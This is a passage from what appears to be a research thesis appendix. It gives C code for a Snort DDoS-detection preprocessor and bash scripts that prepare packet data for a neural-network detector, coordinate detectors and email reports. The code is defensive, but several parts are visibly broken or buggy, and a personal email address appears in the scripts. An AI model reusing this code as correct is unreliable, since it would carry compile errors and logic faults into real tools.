extern ddosaiSt thisddosStrc;

#endif
```

Following is the spp_ddosai.c C file for ICMP code.

```
/*Values of config files will be used here */

#ifdef HAVE_CONFIG_H
#include "config.h"
#endif
#include <sys/types.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>
#include <netinet/tcp.h>
#include "plugbase.h"
#include "decode.h"
#include "spp_ddosai.h"
#include "snort.h"
#include "log.h"
#include "util.h"
#include "generators.h"
#include "checksum.h"
#include "decode.h"
#include "unistd.h"
#include "plugin_enum.h"
#include "rules.h"
#include "debug.h"
#include "signature.h"
#include "time.h"

ddosaiSt thisddosStrc;
```

```
void DDosInit(u_char* args);
void DDosFunction();
static void DDosRestartFunction();
void DDosCleanExitFunction();

/*This is used by the ID function */

typedef struct _IpIdData
{
	u_long ip_id;

} IpIdData;

/* The following functions are required  when a new plug-in is created under pre-processes */

void SetupDDoS(void){
	printf ("ALAN_DDOS_The Please check if this preprocessor is in the config file.\n");
RegisterPreprocessor("ddosai", DDosInit);
}

void DDosInit(u_char* args){
	printf ("ALAN_DDOS_The DDoS preprocessor has been iniliazed..\n");

	printf("These args are received---> %s\n", args);

	AddFuncToCleanExitList(DDosCleanExitFunction, NULL);
	//AddFuncToRestartList(DDosRestartFunction, NULL);

	AddFuncToPreprocList(DDosFunction);
}

void DDosFunction( struct Packet *P){
 printf("The DDOS preprocessor has been called ...\n");
}

static void DDosRestartFunction(){}
void DDosCleanExitFunction(){ }

/* built-in functions that collect packets and provides statistics */

void DropStats(int iParamIgnored)
{
struct pcap_stat ps;
float drop = 0.0;
float recv = 0.0;
#ifndef TIMESTATS
if(pv.quiet_flag)
return;
#endif

puts("\n\n=================================================================
================\n");

// collect the packet stats
if(pcap_stats(pd, &ps)) {
pcap_perror(pd, "pcap_stats") }
else {
recv = (float) ps.ps_recv;
drop = (float) ps.ps_drop;
```

```
#ifdef TIMESTATS {
int oldQFlag = pv.quiet_flag;
pv.quiet_flag = 0;
TimeStats(&ps);
pv.quiet_flag = oldQFlag;}
#endif
//we used  Alan to debug only.

  LogMessage("Our Application  received %u packets\n", ps.ps_recv);
      LogMessage("    Analyzed: %u(%.3f%%)\n", ps.ps_recv -
ps.ps_drop,ps.ps_recv?CalcPct((float)(ps.ps_recv-ps.ps_drop), (float) ps.ps_recv):0);
      LogMessage("    Dropped: %u(%.3f%%)\n", ps.ps_drop,
ps.ps_recv?CalcPct((float)ps.ps_drop, (float) ps.ps_recv):0);
         }

/* Alan is used for debugging purposes */

LogMessage("============================================================
================\n");
    LogMessage("Breakdown by protocol:\n");
    LogMessage(" Alan   TCP: %-10lu (%.3f%%)%-*s\n",pc.tcp, CalcPct((float) pc.tcp, recv),
CalcPct((float)pc.tcp,recv + drop)<10?10:9 , " ");
//    LogMessage("Test for ICMP:, %-10lu (%.3f%%)%-*s\n", pc.icmp, CalcPct((float) pc.icmp,
recv));
    LogMessage("Alan    UDP: %-10lu (%.3f%%)%-*s\n",pc.udp, CalcPct((float) pc.udp, recv),
CalcPct((float)pc.udp,recv + drop)<10?10:9, " ");
   LogMessage("Alan   ICMP: %-10lu (%.3f%%)%-*s\n", pc.icmp, CalcPct((float) pc.icmp,
recv), CalcPct((float)pc.icmp,recv + drop)<10?10:9, " ");
   LogMessage("Alan    ARP: %-10lu (%.3f%%)\n", pc.arp, CalcPct((float) pc.arp, recv));
   LogMessage("Alan  EAPOL: %-10lu (%.3f%%)\n", pc.eapol, CalcPct((float) pc.eapol,
recv));
   LogMessage("Alan   IPv6: %-10lu (%.3f%%)\n", pc.ipv6, CalcPct((float) pc.ipv6, recv));
   LogMessage("Alan ETHLOOP: %-10lu (%.3f%%)\n", pc.ethloopback, CalcPct((float)
pc.ethloopback, recv));
  LogMessage("Alan    IPX: %-10lu (%.3f%%)\n",  pc.ipx, CalcPct((float) pc.ipx, recv));
   LogMessage("Alan   FRAG: %-10lu (%.3f%%)%-*s\n", pc.frags, CalcPct((float) pc.frags,
recv),CalcPct((float)pc.udp,recv + drop)<10?10:9, " ");
   LogMessage("Alan  OTHER: %-10lu (%.3f%%)\n", pc.other, CalcPct((float) pc.other, recv));
   LogMessage("Alan DISCARD: %-10lu (%.3f%%)\n", pc.discards, CalcPct((float)
pc.discards, recv));
    LogMessage("Action Stats:\n");
    LogMessage("ALERTS: %u\n", pc.alert_pkts);
  LogMessage("LOGGED: %u\n", pc.log_pkts);
  LogMessage("PASSED: %u\n", pc.pass_pkts);

//     }
}

/*Decode ICMP packets, arrange them into files, then picked by bash scripts for further
preparation for ANN code */

void DecodeICMP(u_int8_t * pkt, const u_int32_t len, Packet * p){
struct pcap_stat ps;
 u_int16_t csum;
 u_int32_t orig_p_caplen;

 /*set the header ptr first */
   p->icmph = (ICMPHdr *) pkt;
int counter =1;
```

```
/* struct rec my_record; */
int dst_ip, src_ip,icmp_seq,icmp_id, icmp_type;
  //long   dst_id;
//FILE *ptr_myfile;
FILE *fp, *fpp;
int x;

if (pc.icmp < 600) {


        LogMessage ("ICMP packets are smaller than 600 threshold\n");
        }else if(pc.icmp>601){

       int max =18220;
       int min=9142;
      int timeRemaining;
       timeRemaining=rand()%(max-min) + min;

     if(pc.icmp < timeRemaining){

     if (p->icmph->type == 8)   {
//     LogMessage ("packets GREATER than 30 packets,The PC.ICMP is %d and random
%d\n", pc.icmp, timeRemaining);

       fp=fopen("/root/seqDir/dst.txt", "a");
    dst_ip= inet_ntoa(p->iph->ip_dst);

/*source info*/
//      src_ip= inet_ntoa(p->iph->ip_src);
//      icmp_seq = ntohs(p->icmph->s_icmp_seq);icmp_id = p->icmph->s_icmp_id;

 fprintf(fp, "%s  \n", dst_ip);
 fclose(fp);

fp=fopen("/root/seqDir/src.txt", "a");

src_ip= inet_ntoa(p->iph->ip_src);
icmp_seq = ntohs(p->icmph->s_icmp_seq);
icmp_id = p->icmph->s_icmp_id;

fprintf(fp, "%s:%d:%d\n",  src_ip, icmp_seq, icmp_id);
fclose(fp);}
if(p->icmph->type==3)
{

      printf ("This is type 3 ICMP\n");

     fpp=fopen("/root/seqDir/dst-3.txt", "a");
    dst_ip= inet_ntoa(p->iph->ip_dst);
    icmp_type=p->icmph->type;

    fprintf(fpp, "%s:%d\n", dst_ip,icmp_type);
    fclose(fpp);

   fpp=fopen("/root/seqDir/src-3.txt", "a");
   src_ip= inet_ntoa(p->iph->ip_src);
   icmp_type=p->icmph->type;

   fprintf(fpp, "%s:%d\n", src_ip,icmp_type);
    fclose(fpp); }  }
```

```
else{
  //if(pc.icmp == timeRemaining)

   int ret=system("cd /root/seqDir && bash new.sh");
    printf(" pc.icmp ->%d %d and DecodeICMP is called again\n," , pc.icmp, timeRemaining);

   exit(1); }
}//end of x loop
} //end of function
```

Following is the spp_ddosai.c C file for TCP code.

```
/*Values of config files will be used here */

#ifdef HAVE_CONFIG_H
#include "config.h"
#endif
#include <sys/types.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>
#include <netinet/tcp.h>
#include "plugbase.h"
#include "decode.h"
#include "spp_ddosai.h"
#include "snort.h"
#include "log.h"
#include "util.h"
#include "generators.h"
#include "checksum.h"
#include "decode.h"
#include "unistd.h"
#include "plugin_enum.h"
#include "rules.h"
#include "debug.h"
#include "signature.h"
#include "time.h"

ddosaiSt thisddosStrc;

void DDosInit(u_char* args);
void DDosFunction();
static void DDosRestartFunction();
void DDosCleanExitFunction();

/*This is used by the ID function */

typedef struct _IpIdData
{
       u_long ip_id;

} IpIdData;

/* The following functions are required  when a new plug-in is created under pre-processes */

void SetupDDoS(void){
```

```
        printf ("ALAN_DDOS_The Please check if this preprocessor is in the config file.\n");
RegisterPreprocessor("ddosai", DDosInit);
}

void DDosInit(u_char* args){
        printf ("ALAN_DDOS_The DDoS preprocessor has been initialized..\n");

        printf("These args are received---> %s\n", args);

        AddFuncToCleanExitList(DDosCleanExitFunction, NULL);
        //AddFuncToRestartList(DDosRestartFunction, NULL);

        AddFuncToPreprocList(DDosFunction);
}

void DDosFunction( struct Packet *P){
 printf("The DDOS preprocessor has been called ...\n");
}

static void DDosRestartFunction(){}
void DDosCleanExitFunction(){ }

/* built-in functions that collect packets and provides statistics */

void DropStats(int iParamIgnored)
{
struct pcap_stat ps;
float drop = 0.0;
float recv = 0.0;
#ifndef TIMESTATS
if(pv.quiet_flag)
return;
#endif

puts("\n\n=============================================================
================\n");

// collect the packet stats
if(pcap_stats(pd, &ps)) {
pcap_perror(pd, "pcap_stats") }
else {
recv = (float) ps.ps_recv;
drop = (float) ps.ps_drop;
#ifdef TIMESTATS {
int oldQFlag = pv.quiet_flag;
pv.quiet_flag = 0;
TimeStats(&ps);
pv.quiet_flag = oldQFlag;}
#endif
//we used  Alan to debug only
  LogMessage("Our Application  received %u packets\n", ps.ps_recv);
      LogMessage("    Analyzed: %u(%.3f%%)\n", ps.ps_recv -
ps.ps_drop,ps.ps_recv?CalcPct((float)(ps.ps_recv-ps.ps_drop), (float) ps.ps_recv):0);
      LogMessage("    Dropped: %u(%.3f%%)\n", ps.ps_drop,
ps.ps_recv?CalcPct((float)ps.ps_drop, (float) ps.ps_recv):0);
          }
```

```
/* Alan is used for debugging purposes */

LogMessage("============================================================
================\n");
    LogMessage("Breakdown by protocol:\n");
    LogMessage(" Alan   TCP: %-10lu (%.3f%%)%-*s\n",pc.tcp, CalcPct((float) pc.tcp, recv),
CalcPct((float)pc.tcp,recv + drop)<10?10:9 , " ");
//    LogMessage("Test for ICMP:, %-10lu (%.3f%%)%-*s\n", pc.icmp, CalcPct((float) pc.icmp,
recv));
    LogMessage("Alan    UDP: %-10lu (%.3f%%)%-*s\n",pc.udp, CalcPct((float) pc.udp, recv),
CalcPct((float)pc.udp,recv + drop)<10?10:9, " ");
   LogMessage("Alan   ICMP: %-10lu (%.3f%%)%-*s\n", pc.icmp, CalcPct((float) pc.icmp,
recv), CalcPct((float)pc.icmp,recv + drop)<10?10:9, " ");
   LogMessage("Alan    ARP: %-10lu (%.3f%%)\n", pc.arp, CalcPct((float) pc.arp, recv));
   LogMessage("Alan  EAPOL: %-10lu (%.3f%%)\n", pc.eapol, CalcPct((float) pc.eapol,
recv));
   LogMessage("Alan   IPv6: %-10lu (%.3f%%)\n", pc.ipv6, CalcPct((float) pc.ipv6, recv));
   LogMessage("Alan ETHLOOP: %-10lu (%.3f%%)\n", pc.ethloopback, CalcPct((float)
pc.ethloopback, recv));
  LogMessage("Alan    IPX: %-10lu (%.3f%%)\n",  pc.ipx, CalcPct((float) pc.ipx, recv));
   LogMessage("Alan   FRAG: %-10lu (%.3f%%)%-*s\n", pc.frags, CalcPct((float) pc.frags,
recv),CalcPct((float)pc.udp,recv + drop)<10?10:9, " ");
   LogMessage("Alan  OTHER: %-10lu (%.3f%%)\n", pc.other, CalcPct((float) pc.other, recv));
   LogMessage("Alan DISCARD: %-10lu (%.3f%%)\n", pc.discards, CalcPct((float)
pc.discards, recv));
   LogMessage("Action Stats:\n");
   LogMessage("ALERTS: %u\n", pc.alert_pkts);
  LogMessage("LOGGED: %u\n", pc.log_pkts);
  LogMessage("PASSED: %u\n", pc.pass_pkts);

}

/*Decode TCP packets, arrange them into files, then picked by bash scripts for further
preparation for ANN code */

void DecodeTCP(u_int8_t * pkt, const u_int32_t len, Packet * p)
{
   struct pseudoheader       // pseudo header for TCP checksum calculations
   {
      u_int32_t sip, dip;   // IP addr
      u_int8_t  zero;       // checksum placeholder
      u_int8_t  protocol;   // protocol number
      u_int16_t tcplen;     // tcp packet length
   };
   u_int32_t hlen;           // TCP header length
   u_short csum;              // checksum
   struct pseudoheader ph;    // pseudo header declaration

   // lay TCP on top of the data cause there is enough of it!
   p->tcph = (TCPHdr *) pkt;
char tcp_flags;

FILE *ftcp;

      if (pc.tcp < 4000)
      {
            LogMessage ("TCP packets smaller than the threshold 4000 packets\n");

      }else if(pc.tcp > 4004)
      {
```

```
            int max =13822;

            int min=6142;
            int timeRemaining;
            timeRemaining=rand()%(max-min+1) + min;

              if(pc.tcp < timeRemaining)
              {
              int dst_ip_tcp, src_ip_tcp, dst_port, src_port;
              char port;
              unsigned long tcp_seq;

              printf ("Packets are GREATER -> pc.tcp %d and random is %d\n", pc.tcp,
timeRemaining );

               src_port = ntohs(p->tcph->th_sport);
               dst_port = ntohs(p->tcph->th_dport);
              /*This is for LAND attack when both ports and IP addresses are the same as
destination*/
               if (src_port == dst_port)
               {
               port = 1;
               }else{
               port =0;
               }
ftcp=fopen("/root/snort-tcp/seqDir/dst-tcp.txt", "a");
              dst_ip_tcp= inet_ntoa(p->iph->ip_dst);
              fprintf(ftcp, "%s  \n", dst_ip_tcp);
              fclose(ftcp);

              //src_ip_tcp= inet_ntoa(p->iph->ip_src);

              ftcp=fopen("/root/snort-tcp/seqDir/src-tcp.txt", "a");
              src_ip_tcp= inet_ntoa(p->iph->ip_src);
              tcp_seq=  (u_long)  ntohl(p->tcph->th_seq);
              /*For reset attack R */
              if(p->tcph->th_flags & TH_SYN)
              tcp_flags = 'S';
              if(p->tcph->th_flags & TH_PUSH)
              tcp_flags = 'P';
              if(p->tcph->th_flags & TH_RST)
              tcp_flags = 'R';
              if(p->tcph->th_flags & TH_ACK)
              tcp_flags = 'A';
              if(p->tcph->th_flags & TH_FIN)
              tcp_flags = 'F';

              fprintf(ftcp, "%s:%c:%lu:%d:%d \n", src_ip_tcp, tcp_flags, tcp_seq, src_port,
dst_port);
              fclose(ftcp);
}else
              {
              system("cd /root/snort-tcp/seqDir && bash tcpCleaning.sh");
              printf ("Program exit\n");
              exit(1);

              } }

       hlen = TCP_OFFSET(p->tcph) << 2;
```

```
   DEBUG_WRAP(DebugMessage(DEBUG_DECODE, "TCP th_off is %d, passed len is
%lu\n",
TCP_OFFSET(p->tcph), (unsigned long)len););
return;
}
```

Following is the spp_ddosai.c C file for UDP code.

```
/*Values of config files will be used here */

#ifdef HAVE_CONFIG_H
#include "config.h"
#endif
#include <sys/types.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>
#include <netinet/tcp.h>
#include "plugbase.h"
#include "decode.h"
#include "spp_ddosai.h"
#include "snort.h"
#include "log.h"
#include "util.h"
#include "generators.h"
#include "checksum.h"
#include "decode.h"
#include "unistd.h"
#include "plugin_enum.h"
#include "rules.h"
#include "debug.h"
#include "signature.h"
#include "time.h"

ddosaiSt thisddosStrc;

void DDosInit(u_char* args);
void DDosFunction();
static void DDosRestartFunction();
void DDosCleanExitFunction();

/*This is used by the ID function */

typedef struct _IpIdData
{
      u_long ip_id;

} IpIdData;

/* The following functions are required  when a new plug-in is created under pre-processes */

void SetupDDoS(void){
      printf ("ALAN_DDOS_The Please check if this preprocessor is in the config file.\n");
RegisterPreprocessor("ddosai", DDosInit);
}
```

```
void DDosInit(u_char* args){
	printf ("ALAN_DDOS_The DDoS preprocessor has been iniliazed..\n");

	printf("These args are received---> %s\n", args);

	AddFuncToCleanExitList(DDosCleanExitFunction, NULL);
	//AddFuncToRestartList(DDosRestartFunction, NULL);

	AddFuncToPreprocList(DDosFunction);
}

void DDosFunction( struct Packet *P){
 printf("The DDOS preprocessor has been called ...\n");
}

static void DDosRestartFunction(){}
void DDosCleanExitFunction(){ }

/* built-in functions that collect packets and provides statistics */

void DropStats(int iParamIgnored)
{
struct pcap_stat ps;
float drop = 0.0;
float recv = 0.0;
#ifndef TIMESTATS
if(pv.quiet_flag)
return;
#endif

puts("\n\n=============================================================
================\n");

// collect the packet stats
if(pcap_stats(pd, &ps)) {
pcap_perror(pd, "pcap_stats") }
else {
recv = (float) ps.ps_recv;
drop = (float) ps.ps_drop;
#ifdef TIMESTATS {
int oldQFlag = pv.quiet_flag;
pv.quiet_flag = 0;
TimeStats(&ps);
pv.quiet_flag = oldQFlag;}
#endif

//we used  Alan to debug only

  LogMessage("Our Application  received %u packets\n", ps.ps_recv);
      LogMessage("    Analyzed: %u(%.3f%%)\n", ps.ps_recv -
ps.ps_drop,ps.ps_recv?CalcPct((float)(ps.ps_recv-ps.ps_drop), (float) ps.ps_recv):0);
      LogMessage("    Dropped: %u(%.3f%%)\n", ps.ps_drop,
ps.ps_recv?CalcPct((float)ps.ps_drop, (float) ps.ps_recv):0);
         }
```

```
/* Alan is used for debugging purposes */


LogMessage("============================================================
================\n");
    LogMessage("Breakdown by protocol:\n");
    LogMessage(" Alan   TCP: %-10lu (%.3f%%)%-*s\n",pc.tcp, CalcPct((float) pc.tcp, recv),
CalcPct((float)pc.tcp,recv + drop)<10?10:9 , " ");
//    LogMessage("Alan ICMP:, %-10lu (%.3f%%)%-*s\n", pc.icmp, CalcPct((float) pc.icmp,
recv));
    LogMessage("Alan    UDP: %-10lu (%.3f%%)%-*s\n",pc.udp, CalcPct((float) pc.udp, recv),
CalcPct((float)pc.udp,recv + drop)<10?10:9, " ");
   LogMessage("Alan   ICMP: %-10lu (%.3f%%)%-*s\n", pc.icmp, CalcPct((float) pc.icmp,
recv), CalcPct((float)pc.icmp,recv + drop)<10?10:9, " ");
   LogMessage("Alan    ARP: %-10lu (%.3f%%)\n", pc.arp, CalcPct((float) pc.arp, recv));
   LogMessage("Alan  EAPOL: %-10lu (%.3f%%)\n", pc.eapol, CalcPct((float) pc.eapol,
recv));
   LogMessage("Alan   IPv6: %-10lu (%.3f%%)\n", pc.ipv6, CalcPct((float) pc.ipv6, recv));
   LogMessage("Alan ETHLOOP: %-10lu (%.3f%%)\n", pc.ethloopback, CalcPct((float)
pc.ethloopback, recv));
  LogMessage("Alan    IPX: %-10lu (%.3f%%)\n",  pc.ipx, CalcPct((float) pc.ipx, recv));
   LogMessage("Alan   FRAG: %-10lu (%.3f%%)%-*s\n", pc.frags, CalcPct((float) pc.frags,
recv),CalcPct((float)pc.udp,recv + drop)<10?10:9, " ");
   LogMessage("Alan  OTHER: %-10lu (%.3f%%)\n", pc.other, CalcPct((float) pc.other, recv));
   LogMessage("Alan DISCARD: %-10lu (%.3f%%)\n", pc.discards, CalcPct((float)
pc.discards, recv));
   LogMessage("Action Stats:\n");
   LogMessage("ALERTS: %u\n", pc.alert_pkts);
  LogMessage("LOGGED: %u\n", pc.log_pkts);
  LogMessage("PASSED: %u\n", pc.pass_pkts);

}

/*Decode UDP packets, arrange them into files, then picked by bash scripts for further
preparation for ANN code */

void DecodeUDP(u_int8_t * pkt, const u_int32_t len, Packet * p)
{
   struct pseudoheader
   {
      u_int32_t sip, dip;
      u_int8_t  zero;
      u_int8_t  protocol;
      u_int16_t udplen;
   };
   u_short csum;
   u_int16_t uhlen;
   struct pseudoheader ph;

   int dst_ip_udp, dst_port_udp;
   int udp_length;
   int src_ip_udp,src_port_udp;

   FILE *fudp, *fudps;
   p->udph = (UDPHdr *) pkt;
   if(pc.udp < 4000)
   {
         printf ("UDP packets are smaller than threshold - 4000 packets %d \n", pc.udp);
   }else if(pc.udp>4004){
```

```
            int max =10822;
            int min=6142;
            int timeRemaining;
            timeRemaining=rand()%(max-min) + min;

              if(pc.udp < timeRemaining)
              {

  //printf ("UDP PACKETS %d\n", pc.udp);
  printf ("UDP packets and random number %d %d\n", pc.udp, timeRemaining);
//destination information
fudp=fopen("/root/snort-udp/seqDir/dst-ip-udp.txt", "a");
dst_ip_udp= inet_ntoa(p->iph->ip_dst);

fprintf(fudp, "%s\n", dst_ip_udp);
fclose(fudp);

//source information.
//we have add length and dst port number to make th pre-processing easier.
fudps=fopen("/root/snort-udp/seqDir/src-ip-udp.txt", "a");
src_ip_udp= inet_ntoa(p->iph->ip_src);

dst_port_udp = ntohs(p->udph->uh_dport);
src_port_udp = ntohs(p->udph->uh_sport);
uhlen = ntohs(p->udph->uh_len) - UDP_HEADER_LEN;

fprintf(fudps, "%s:%d:%d:%d\n",  src_ip_udp, src_port_udp, dst_port_udp,uhlen);
fclose(fudps);
   }else{

              system("cd /root/snort-udp/seqDir/ && bash udpCleaning.sh");
              exit(1);  }}
 return;}
```

Following TCP Bash code combines Victim IP-Identifier and Calculator to prepare the retrieved packets headers for ANN engine in one script where each is separately called. Since all three TCP, UDP and ICMP source codes are same in structure, in this Appendix, we refer to TCP code while all three TCP, UDP and ICMP codes and their dependency codes are included in the provided CD.

```
#!/usr/bin/bash

#Find the highest duplicate IP address
##This is to find the destination IP address with highest traffic towards it
paste /root/snort-tcp/seqDir/dst-tcp.txt /root/snort-tcp/seqDir/src-tcp.txt > /root/snort-
tcp/seqDir/bothTCP.txt
cut -f1  /root/snort-tcp/seqDir/bothTCP.txt | sort | uniq -c | sort | awk '{print $2;}'> /root/snort-
tcp/seqDir/head-TCP.txt
ip=$(tail -1 head-TCP.txt)
#Then get any associates with it
echo $ip
awk  '$1=="""$ip""" {print}' /root/snort-tcp/seqDir/bothTCP.txt > /root/snort-tcp/seqDir/final-
TCP.txt
```

```
#Then cut the 2nd column and count the number of packets
#Here the code prepares the organised retrieved packet headers for ANN.
cut -f1  /root/snort-tcp/seqDir/final-TCP.txt | sort | wc -l  > /root/snort-tcp/seqDir/tcp1.txt
cut -f2  /root/snort-tcp/seqDir/final-TCP.txt | cut -f1 -d ":" | sort | wc -l > /root/snort-
tcp/seqDir/tcp2.txt
cut -f3 -d":" /root/snort-tcp/seqDir/final-TCP.txt | sort | wc -l > /root/snort-tcp/seqDir/tcp3.txt
cut -f4 -d":" /root/snort-tcp/seqDir/final-TCP.txt | sort | wc -l > /root/snort-tcp/seqDir/tcp4.txt
cut -f5 -d":" /root/snort-tcp/seqDir/final-TCP.txt | sort | wc -l > /root/snort-tcp/seqDir/tcp5.txt
#cut -f5 -d":" /root/snort-tcp/seqDir/final-TCP.txt | sort | wc -l > /root/snort-tcp/seqDir/tcp5.txt
#paste /root/snort-tcp/seqDir/tcp1.txt /root/snort-tcp/seqDir/tcp2.txt /root/snort-
tcp/seqDir/tcp3.txt /root/snort-tcp/seqDir/tcp4.txt  >> /root/snort-tcp/seqDir/tcpBormalTraffic
paste /root/snort-tcp/seqDir/tcp1.txt /root/snort-tcp/seqDir/tcp2.txt /root/snort-
tcp/seqDir/tcp3.txt /root/snort-tcp/seqDir/tcp4.txt /root/snort-tcp/seqDir/tcp5.txt >> /root/snort-
tcp/seqDir/TcpForTesting
paste /root/snort-tcp/seqDir/tcp1.txt /root/snort-tcp/seqDir/tcp2.txt /root/snort-
tcp/seqDir/tcp3.txt  /root/snort-tcp/seqDir/tcp4.txt /root/snort-tcp/seqDir/tcp5.txt >> /root/snort-
tcp/seqDir/TcpForThis
#paste /root/snort-tcp/seqDir/tcp1.txt /root/snort-tcp/seqDir/tcp2.txt /root/snort-
tcp/seqDir/tcp3.txt  /root/snort-tcp/seqDir/tcp4.txt /root/snort-tcp/seqDir/tcp5.txt >> /root/snort-
tcp/seqDir/tcpattack-ClosedNetwork

sleep 1
rm /root/snort-tcp/seqDir/src-tcp.txt
rm  /root/snort-tcp/seqDir/dst-tcp.txt
sleep 1
#number=3;
#wc -l ForTesting > forT
number=$( wc -l TcpForThis > tcpforT | cut -f1 tcpforT -d " ")
#value ='2 ForTesting'
#the code loops for three times and prepare the traffic for ANN.
echo $number
if [ $number -eq 3 ]
then
        echo "It is greater than 3"
       #Here the calculation and normalization takes place.
        bash /root/snort-tcp/seqDir/tcp-normalization.sh > /root/snort-tcp/seqDir/tcp-
attackForSnort.txt

        sleep 1

        #echo  $ip > /root/attackResults
          #calling ANN to analyse the traffic

      /root/annTCP/annTCP > /root/snort-tcp/seqDir/tcp-attack
        bash /root/snort-tcp/seqDir/tcp-oneZero.sh > /root/snort-tcp/seqDir/tcp-numbers.txt

       echo $ip >> /root/snort-tcp/attackR
        bash /root/snort-tcp/seqDir/decimalNumber.sh >> /root/snort-tcp/attackR

        sed -n 1,4p /root/snort-tcp/attackR > /root/snort-tcp/tcp-attackResults

        rm /root/snort-tcp/attackR

#       echo "TCP attack - Destintation attack ip" $ip >> /root/snort-tcp/tcp-attackResults
        rm /root/snort-tcp/seqDir/TcpForThis


i=$(sed -n 2p /root/snort-tcp/tcp-attackResults)
j=$(sed -n 3p /root/snort-tcp/tcp-attackResults)
k=$(sed -n 4p /root/snort-tcp/tcp-attackResults)
```

```
#Results of detection component.
echo $i
echo $j
echo $k
#Prepare all the retrieved data in a text format and the convert them to pdf file

echo "This is a Mini report from DDoS Detector 1 which provides information about the traffic
on its network. The Security Officer uses such information for the purpose of logistics or
forensics." >> /root/snort-tcp/email
echo "--------------------------------------------------------------------------------" >> /root/snort-tcp/email

date >> /root/snort-tcp/email
echo " " >> /root/snort-tcp/email

 if [ $i -eq 1 ] && [ $j -eq 1 ] && [ $k -eq 1 ]
       then
       echo "--> Possible attack has been detected, DDoS Detector is checking" >> /root/snort-
tcp/email
       #mk code is called to simplify the output from ANN for the defence
       # component. Then another code within mk.sh is called which contain
       #the code to defend (defence component) against the attack.
       # This piece of code is called mkd. Within the same code, other codes
       # that is used to encrypt message and send email or share knowledge are kept.
       bash /root/snort-tcp/seqDir/mk.sh
       elif [ $i -eq 1 ] && [ $j -eq 1 ] && [ $k -eq 0 ]
       then
       echo "--> Possible attack has been detected, DDoS Detector is checking checking " >>
/root/snort-tcp/email
       bash /root/snort-tcp/seqDir/mk.sh
       elif [ $i -eq 0 ] && [ $j -eq 1 ] && [ $k -eq 1 ]
       then
       echo "--> Possible attack has been detected, DDoS Detector is checking is checking "
>> /root/snort-tcp/email
       bash /root/snort-tcp/seqDir/mk.sh
       elif [ $i -eq 1 ] && [ $j -eq 0 ] && [ $k -eq 1 ]
       then
       echo "Possible attack has been detected, DDoS Detector is checking " >> /root/snort-
tcp/email
       bash /root/snort-tcp/seqDir/mk.sh
       elif [ $i -eq 1 ] && [ $j -eq 0 ] && [ $k -eq 0 ]
       then
       echo "Possible attack has been detected, DDoS Detector is checking " >> /root/snort-
tcp/email
       bash /root/snort-tcp/seqDir/mk.sh
       elif [ $i -eq 0 ] && [ $j -eq 1 ] && [ $k -eq 0 ]
       then
       echo "Possible attack has been detected, DDoS Detector is checking " >> /root/snort-
tcp/email
       bash /root/snort-tcp/seqDir/mk.sh
       elif [ $i -eq 0 ] && [ $j -eq 0 ] && [ $k -eq 1 ]
       then
       echo "Posible attack has been detected, DDoS Detector is checking " >> /root/snort-
tcp/email
       bash /root/snort-tcp/seqDir/mk.sh

elif [ $i -eq 0 ] || [ $j -eq 0 ] || [ $k -eq 0 ]
       then
       echo "--> No attack, traffic  is clean " >> /root/snort-tcp/email
       # inform other DDoS Detectors, even retrieved packets are genuine.
       /usr/bin/python     /root/snort-tcp/files/ClientEncrypt.py
```

```
        else
        echo "--> The output  is 2, therefore we need to check data received  from other DDoS
Detectors" >> /root/snort-tcp/email
        bash /root/snort-tcp/seqDir/mk.sh
   fi
echo "DDoS Detector is listening for attacks"

rm /root/snort-tcp/tcp-attackResults

fi
```

Following is the mkd source code for TCP. For UDP and ICMP refer to the CD as the source codes are similar

```
#!/bin/bash

#fromAgents (share-log) is used to learn about other traffic
information (attack or genuine) received from other DDoS Detectors.
Then use such information to make defence decision when required.
Further, the information is used for logistic and forensic purposes.


ip1=$(head -n 1  /root/snort-tcp/files/toBeCompared.txt)
echo $ip1
ip2=$(head -n 1  /root/snort-tcp/files/fromAgents.txt)
echo $ip2
i=$(sed -n 2p  /root/snort-tcp/files/toBeCompared.txt)
j=$(sed -n 2p /root/snort-tcp/files/fromAgents.txt )

#echo "attacks from both sides"
echo $i
echo $j
k="1"
f="2"

if [ $i -eq 1 ]
  then
     if [ $ip1 == $ip2 ] && [ $i == $j ]
       then

        echo "DDoS Detector 1 and DDoS Detector 2 detected same destination to be under
TCP DDoS attack. Defence is deployed to mitigate." >> /root/snort-tcp/email

      #encrypt the message and send it over
        /usr/bin/python /root/snort-tcp/files/clientEncrypt.py
        echo "DDoS Detector 1 detected: " $ip1  >> /root/snort-tcp/email
        echo $i
        echo "DDoS Detector 2 detected: " $ip2  >> /root/snort-tcp/email
        echo $j
        echo " " >> /root/snort-tcp/email

        #deploy defence
        cd  /root/snort-tcp/seqDir/ && bash defense.sh

            #convert text file to pdf and email the Security Officer.
        /home/alan/text2pdf /root/snort-tcp/email > /root/snort-tcp/report.pdf
        mpack -s "DDoS attack report"  /root/snort-tcp/report.pdf phd.alan@gmail.com
```

```
    elif [ $ip1 == $ip2 ] && [ $i != $j ]
    then

    #encrypt the message and send it over
    /usr/bin/python /root/files/clientEncrypt.py
    echo "Only DDoS Detector 1 detected a destination to be under TCP DDoS attack. Other
DDoS Detectors have not experienced DDoS attacks. Defence is deployed to mitigate" >>
/root/snort-tcp/email


    echo "DDoS Detector 1 detected:" $ip1 >> /root/snort-tcp/email
    echo $i
    echo $ip2
    echo $j
    echo " " >> /root/snort-tcp/email

    #deploy defence
    cd  /root/snort-tcp/seqDir/ && bash defense.sh

#convert text file to pdf and email the Security Officer.
    /home/alan/text2pdf /root/snort-tcp/email > /root/snort-tcp/report1.pdf
    mpack -s "DDoS attack report"  /root/snort-tcp/report1.pdf phd.alan@gmail.com

    elif [ $ip1 != $ip2 ] && [ $i == $j ]
    then
    echo "DDoS Detector 1 and DDoS Detector 2 detected different destination to be under
TCP DDoS attack. Defence is deployed to mitigate" >> /root/snort-tcp/email

#encrypt the message and send it over
    /usr/bin/python /root/snort-tcp/files/clientEncrypt.py
    echo "DDoS Detector 1 detected:" $ip1 >> /root/snort-tcp/email
    echo $i
    echo "DDoS Detector 2 detected:" $ip2 >> /root/snort-tcp/email
    echo $j
    echo " " >> /root/snort-tcp/email


   #deploy defence
    cd  /root/snort-tcp/seqDir/ && bash defense.sh

#convert text file to pdf and email the Security Officer.
/home/alan/text2pdf /root/snort-tcp/email > /root/snort-tcp/report2.pdf
    mpack -s "DDoS attack report"  /root/snort-tcp/report2.pdf phd.alan@gmail.com
  fi
elif [ $i -eq 2 ]
   then
     if [ $ip1 == $ip2 ] && [ $j == $k ]
     then
